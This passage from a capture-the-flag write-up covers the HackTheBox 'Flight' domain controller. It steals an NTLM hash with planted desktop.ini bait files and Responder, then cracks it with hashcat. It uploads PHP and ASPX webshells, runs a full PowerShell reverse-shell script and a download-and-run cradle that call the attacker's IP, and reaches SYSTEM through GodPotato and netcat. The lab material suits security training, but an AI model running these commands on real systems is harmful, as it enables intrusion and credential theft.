SMB 10.129.228.120 445 G0 [+] flight.htb\s.moon:S@Ss!******
SMB 10.129.228.120 445 G0 [*] Enumerated shares
SMB 10.129.228.120 445 G0 Share Permissions Remark
SMB 10.129.228.120 445 G0 ----- ----------- ------
SMB 10.129.228.120 445 G0 ADMIN$ Remote Admin
SMB 10.129.228.120 445 G0 C$ Default share
SMB 10.129.228.120 445 G0 IPC$ READ Remote IPC
SMB 10.129.228.120 445 G0 NETLOGON READ Logon server share
SMB 10.129.228.120 445 G0 Shared READ,WRITE
SMB 10.129.228.120 445 G0 SYSVOL READ Logon server share
SMB 10.129.228.120 445 G0 Users READ
SMB 10.129.228.120 445 G0 Web READ
```
We have WRITE permissions over the Shared share.
What we can do when we have write permissions over a share is to upload a malicious file (exe, ps1, lnk, docx, etc), and wait for any user to see it and run it.
There is a wonderful tool called ntlm\_theft written in pyhon could help us in this phase, by creating multiple files that if a user tried to open one of them his ntlmv2 hash will be sent to our listener (responder):
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ python3 /opt/Tools/ntlm_theft/ntlm_theft.py --generate all --server 10.10.16.4 --filename notes
Created: notes/notes.scf (BROWSE TO FOLDER)
Created: notes/notes-(url).url (BROWSE TO FOLDER)
Created: notes/notes-(icon).url (BROWSE TO FOLDER)
Created: notes/notes.lnk (BROWSE TO FOLDER)
Created: notes/notes.rtf (OPEN)
Created: notes/notes-(stylesheet).xml (OPEN)
Created: notes/notes-(fulldocx).xml (OPEN)
Created: notes/notes.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: notes/notes-(includepicture).docx (OPEN)
Created: notes/notes-(remotetemplate).docx (OPEN)
Created: notes/notes-(frameset).docx (OPEN)
Created: notes/notes-(externalcell).xlsx (OPEN)
Created: notes/notes.wax (OPEN)
Created: notes/notes.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: notes/notes.asx (OPEN)
Created: notes/notes.jnlp (OPEN)
Created: notes/notes.application (DOWNLOAD AND OPEN)
Created: notes/notes.pdf (OPEN AND ALLOW)
Created: notes/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: notes/Autorun.inf (BROWSE TO FOLDER)
Created: notes/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```
Not all files were accepted to be uploaded, maybe there is some restriction to some files, but one of the files that worked for me was desktop.ini, so lets upload it via `smbmap`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ smbmap -H flight.htb -u s.moon -p 'S@Ss!******' --upload notes/desktop.ini 'Shared\desktop.ini'
________ ___ ___ _______ ___ ___ __ _______
/" )|" \ /" || _ "\ |" \ /" | /""\ | __ "\
(: \___/ \ \ // |(. |_) :) \ \ // | / \ (. |__) :)
\___ \ /\ \/. ||: \/ /\ \/. | /' /\ \ |: ____/
__/ \ |: \. |(| _ \ |: \. | // __' \ (| /
/" \ :) |. \ /: ||: |_) :)|. \ /: | / / \ \ /|__/ \
(_______/ |___|\__/|___|(_______/ |___|\__/|___|(___/ \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting upload: notes/desktop.ini (46 bytes)
[+] Upload complete..
[*] Closed 1 connections
```
And wait again while `responder` running:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight] 00:54:34 [518/1387]
└─$ sudo responder -I tun0 -dvw
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.4]
Responder IPv6 [dead:beef:4::1002]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
[+] Current Session Variables:
Responder Machine Name [WIN-Q333NWQGPPK]
Responder Domain Name [H4EL.LOCAL]
Responder DCE-RPC Port [48536]
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie,
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
```
After like a minute we captured a new user's ntlmv2 hash:
```bash
[SMB] NTLMv2-SSP Client : 10.129.228.120
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash : c.bum::flight.htb:0f245e7b79855603:6588736F91CDDEE7A403C32EFE23A959:01010000000000000041DE4E2421DC01FC3989CBA6B763C30000000002000800480034004500
4C0001001E00570049004E002D0051003300330033004E00570051004700500050004B0004003400570049004E002D0051003300330033004E00570051004700500050004B002E004800340045004C002E004C004F00
430041004C00030014004800340045004C002E004C004F00430041004C00050014004800340045004C002E004C004F00430041004C00070008000041DE4E2421DC010600040002000000080030003000000000000000
0000000000300000519615345A3617D56226E802E16BA62829B6E89B662AACF6A9AD5FB88B477D850A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00
310036002E0034000000000000000000
[+] Exiting...
```
I will try to crack it:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ hashcat c.bum.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
C.BUM::flight.htb:0f245e7b79855603:6588736f91cddee7a403c32efe23a959:01010000000000000041de4e2421dc01fc3989cba6b763c300000000020008004800340045004c0001001e00570049004e002d00
51003300330033004e00570051004700500050004b0004003400570049004e002d0051003300330033004e00570051004700500050004b002e004800340045004c002e004c004f00430041004c000300140048003400
45004c002e004c004f00430041004c00050014004800340045004c002e004c004f00430041004c00070008000041de4e2421dc0106000400020000000800300030000000000000000000000000300000519615345a36
17d56226e802e16ba62829b6e89b662aacf6a9ad5fb88b477d850a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e003400000000000000
0000:Tikkycoll_**********
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: C.BUM::flight.htb:0f245e7b79855603:6588736f91cddee7...000000
Time.Started.....: Tue Sep 9 00:55:17 2025 (6 secs)
Time.Estimated...: Tue Sep 9 00:55:23 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1610.1 kH/s (0.90ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10536960/14344385 (73.46%)
Rejected.........: 0/10536960 (0.00%)
Restore.Point....: 10533888/14344385 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ToNii.x -> TiffanyCamila
Hardware.Mon.#1..: Util: 33%
```
### Shell as c.bum:
Lets have a look at the shares again:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ netexec smb g0.flight.htb -u c.bum -p Tikkycoll_********** --shares
SMB 10.129.228.120 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB 10.129.228.120 445 G0 [+] flight.htb\c.bum:Tikkycoll_**********
SMB 10.129.228.120 445 G0 [*] Enumerated shares
SMB 10.129.228.120 445 G0 Share Permissions Remark
SMB 10.129.228.120 445 G0 ----- ----------- ------
SMB 10.129.228.120 445 G0 ADMIN$ Remote Admin
SMB 10.129.228.120 445 G0 C$ Default share
SMB 10.129.228.120 445 G0 IPC$ READ Remote IPC
SMB 10.129.228.120 445 G0 NETLOGON READ Logon server share
SMB 10.129.228.120 445 G0 Shared READ,WRITE
SMB 10.129.228.120 445 G0 SYSVOL READ Logon server share
SMB 10.129.228.120 445 G0 Users READ
SMB 10.129.228.120 445 G0 Web READ,WRITE
```
Now we have WRITE permissions over the Web share which contains the web server files, so we can upload a PHP (The web server backend language as we have seen earlier is PHP) web shell or reverse shell and have an interactive shell on the box:
I will write a simple PHP code:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ cat webshell.php
```
And upload it:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ smbclient //10.129.228.120/web -U 'flight.htb/c.bum%Tikkycoll_**********'
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Tue Sep 9 07:58:56 2025
.. D 0 Tue Sep 9 07:58:56 2025
flight.htb D 0 Tue Sep 9 07:57:00 2025
school.flight.htb D 0 Tue Sep 9 07:57:00 2025
5056511 blocks of size 4096. 1254086 blocks available
smb: \> cd school.flight.htb
smb: \school.flight.htb\> ls
. D 0 Tue Sep 9 07:57:00 2025
.. D 0 Tue Sep 9 07:57:00 2025
about.html A 1689 Mon Oct 24 23:54:45 2022
blog.html A 3618 Mon Oct 24 23:53:59 2022
home.html A 2683 Mon Oct 24 23:56:58 2022
images D 0 Tue Sep 9 07:57:00 2025
index.php A 2092 Thu Oct 27 03:59:25 2022
lfi.html A 179 Thu Oct 27 03:55:16 2022
styles D 0 Tue Sep 9 07:57:00 2025
5056511 blocks of size 4096. 1254086 blocks available
smb: \school.flight.htb\> put webshell.php
putting file webshell.php as \school.flight.htb\webshell.php (0.1 kb/s) (average 0.1 kb/s)
smb: \school.flight.htb\> exit
```
Lets navigate to the website, and try to open that file from there:
Here we have command execution, lets get our PowerShell cradle ready:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ cat shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.4',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.
Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS '
+ (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```
I will start a python web server to host that shell.ps1 file, also start a netcat listener in another terminal:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
```
Now I will upload it to the target system and execute it in memory:
We will see it hangs, because we have a reverse shell:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.129.228.120] 58231
```
## Post-Exploitation:
### Local Enumeration:
After doing some enumeration, we will find inetpub directory which has files for another web server (IIS):
```bash
PS C:\> dir
Directory: C:\
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/9/2025 5:07 AM inetpub
d----- 6/7/2022 6:39 AM PerfLogs
d-r--- 10/21/2022 11:49 AM Program Files
d----- 7/20/2021 12:23 PM Program Files (x86)
d----- 9/9/2025 4:58 AM Shared
d----- 9/22/2022 12:28 PM StorageReports
d-r--- 9/22/2022 1:16 PM Users
d----- 10/21/2022 11:52 AM Windows
d----- 9/22/2022 1:16 PM xampp
PS C:\> cd inetpub
PS C:\inetpub> dir
Directory: C:\inetpub
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/22/2022 12:24 PM custerr
d----- 9/9/2025 5:07 AM development
d----- 9/22/2022 1:08 PM history
d----- 9/22/2022 12:32 PM logs
d----- 9/22/2022 12:24 PM temp
d----- 9/22/2022 12:28 PM wwwroot
PS C:\inetpub> cd wwwroot
PS C:\inetpub\wwwroot> dir
Directory: C:\inetpub\wwwroot
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/22/2022 12:28 PM aspnet_client
-a---- 9/22/2022 12:24 PM 703 iisstart.htm
-a---- 9/22/2022 12:24 PM 99710 iisstart.png
PS C:\inetpub\wwwroot> cd ..\development
PS C:\inetpub\development> dir
Directory: C:\inetpub\development
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/9/2025 5:27 AM css
d----- 9/9/2025 5:27 AM fonts
d----- 9/9/2025 5:27 AM img
d----- 9/9/2025 5:27 AM js
-a---- 4/16/2018 2:23 PM 9371 contact.html
-a---- 4/16/2018 2:23 PM 45949 index.html
```
Also if we searched for internal ports:
```bash
PS C:\Windows\Tasks> netstat -ano | findstr LISTENING
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 5668
TCP 0.0.0.0:88 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 908
TCP 0.0.0.0:389 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 5668
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:464 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:593 0.0.0.0:0 LISTENING 908
TCP 0.0.0.0:636 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:8000 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING 3012
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 496
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1212
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1680
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:49677 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:49678 0.0.0.0:0 LISTENING 660
TCP 0.0.0.0:49690 0.0.0.0:0 LISTENING 1844
TCP 0.0.0.0:49698 0.0.0.0:0 LISTENING 3124
TCP 0.0.0.0:52869 0.0.0.0:0 LISTENING 640
```

We will notice that WinRM is running internally which was not exposed in our Nmap scan also strangely port 8000 which seems to be the internal web server.
We do not have write permissions on those folders, but c.bum has:
```bash
PS C:\inetpub> icacls development
development flight\C.Bum:(OI)(CI)(W)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```
So lets get a shell as c.bum, we can either do pivoting to get access to winrm port, or get a full interactive shell with `RunasCs.exe`.
I uploaded `RunasCs.exe` to the target system, and run it as c.bum user, before that start a new netcat listener in another terminal:
```bash
PS C:\Windows\Tasks> .\RunasCs.exe c.bum Tikkycoll_********** powershell.exe -r 10.10.16.4:443
[*] Warning: The logon for user 'c.bum' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-6c4a5$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 6616 created in background.
```
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.129.228.120] 58242
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
whoami
flight\c.bum
```
### Port Forwarding:
I will upload `chisel` or `ligolo` or what ever tunneling tool to perform port forwarding, so we can access that internal port (8000):
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ /opt/Tools/Pivoting/chisel/chisel server -p 1234 -reverse
2025/09/09 01:14:16 server: Reverse tunnelling enabled
2025/09/09 01:14:16 server: Fingerprint PFaH/IRP8Au+ptypvYO7rY9WocDtlvcGkchaTFThfLs=
2025/09/09 01:14:16 server: Listening on http://0.0.0.0:1234
```
```bash
PS C:\Users\C.Bum\Documents> curl http://10.10.16.4/chisel.exe -o chisel.exe
PS C:\Users\C.Bum\Documents> dir
Directory: C:\Users\C.Bum\Documents
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/9/2025 5:13 AM 9760768 chisel.exe
PS C:\Users\C.Bum\Documents> .\chisel.exe client 10.10.16.4:1234 R:8000:127.0.0.1:8000
2025/09/09 05:15:09 client: Connecting to ws://10.10.16.4:1234
2025/09/09 05:15:11 client: Connected (Latency 120.0613ms)
```
Lets have a look at the server again:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ /opt/Tools/Pivoting/chisel/chisel server -p 1234 -reverse
2025/09/09 01:14:16 server: Reverse tunnelling enabled
2025/09/09 01:14:16 server: Fingerprint PFaH/IRP8Au+ptypvYO7rY9WocDtlvcGkchaTFThfLs=
2025/09/09 01:14:16 server: Listening on http://0.0.0.0:1234
2025/09/09 01:15:07 server: session#1: tun: proxy#R:8000=>8000: Listening
```
So we established port forwarding, with firefox lets open localhost on port 8000:
Now with another shell as c.bum, I will upload (/usr/share/webshells/aspx/cmdasp.aspx) file (since the server running is IIS, and the framework is asp.net):
```bash
PS C:\inetpub\development> curl http://10.10.16.4/webshell.aspx -o webshell.aspx
curl http://10.10.16.4/webshell.aspx -o webshell.aspx
PS C:\inetpub\development> dir
dir
Directory: C:\inetpub\development
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/9/2025 5:27 AM css
d----- 9/9/2025 5:27 AM fonts
d----- 9/9/2025 5:27 AM img
d----- 9/9/2025 5:27 AM js
-a---- 4/16/2018 2:23 PM 9371 contact.html
-a---- 4/16/2018 2:23 PM 45949 index.html
-a---- 9/9/2025 5:31 AM 1400 webshell.aspx
```
Navigate to that webshell from within firefox:
We are IIS default application pool user.
Lets get a reverse shell using the same PowerShell cradle above:
```bash
powershell -c IEX(IWR -UseBasicParsing -Uri http://10.10.16.4/shell.ps1)
```
Here we have a shell as defaultapppool:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.129.228.120] 58330
```
`Whoami /all`:
```bash
PS C:\windows\system32\inetsrv> whoami /all
USER INFORMATION
----------------
User Name SID
========================== ============================================================= 01:22:03 [454/536]
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
========================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label S-1-16-12288
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS Alias S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Unknown SID type S-1-5-82-0 Mandatory group, Enabled by default, Enabled group
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
```
We have SeImpersonatePrivilege which allows us to impersonate another user.
And we can abuse it with a variety of tools such as printspoofer or one of the potatos, I will upload and use GodPotato, and we have also to upload netcat:
```bash
PS C:\Windows\Tasks> curl http://10.10.16.4/nc64.exe -o nc64.exe
PS C:\Windows\Tasks> curl http://10.10.16.4/GodPotato-NET4.exe -o gp.exe
PS C:\Windows\Tasks> dir
Directory: C:\Windows\Tasks
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 9/9/2025 5:27 AM 57344 gp.exe
-a---- 9/9/2025 5:24 AM 45272 nc64.exe
-a---- 9/9/2025 5:11 AM 51712 RunasCs.exe
```
Start another netcat listener and run `GodPotato`:
```bash
PS C:\Windows\Tasks> .\gp.exe -cmd "C:\Windows\Tasks\nc64.exe -t -e C:\Windows\System32\cmd.exe 10.10.16.4 443"
[*] CombaseModule: 0x140734717427712
[*] DispatchTable: 0x140734719733824
[*] UseProtseqFunction: 0x140734719110352
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\71a9dc84-e926-4115-8e0d-2a17c0b25770\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000a402-0acc-ffff-1a6e-c8d93936ecf0
[*] DCOM obj OXID: 0xdafa6bf5ceab060d
[*] DCOM obj OID: 0x1ab482671517062b
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 908 Token:0x616 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2020
```
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.129.228.120] 53156
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\Tasks>whoami
whoami
nt authority\system
```
We are system on the domain controller.
Here is the flags:
```bash
C:\Windows\Tasks>type C:\Users\Administrator\Desktop\root.txt
0404d779851eeca3****************
C:\Windows\Tasks>type C:\Users\c.bum\Desktop\user.txt
11882bfd0bdb3f8c****************
```
After I solved that box, and seen some writeups online I found another way we can take advantage of to escalate our privileges, by abusing the privileges of defaultapppool user.
As mentioned in this Microsoft article:
{% embed url="" %}
> The good news is that application pool identities also use the machine account to access network resources.
So as defaultapppool we can use the machine account to do some stuff, lets confirm this:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ sudo responder -I tun0 -dvw
[sudo] password for kali:
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON] 01:30:03 [42/1387]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF] 01:30:34 [21/1387]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.4]
Responder IPv6 [dead:beef:4::1002]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
[+] Current Session Variables:
Responder Machine Name [WIN-JX9IVMUB7BP]
Responder Domain Name [0WGF.LOCAL]
Responder DCE-RPC Port [47909]
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie,
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
```
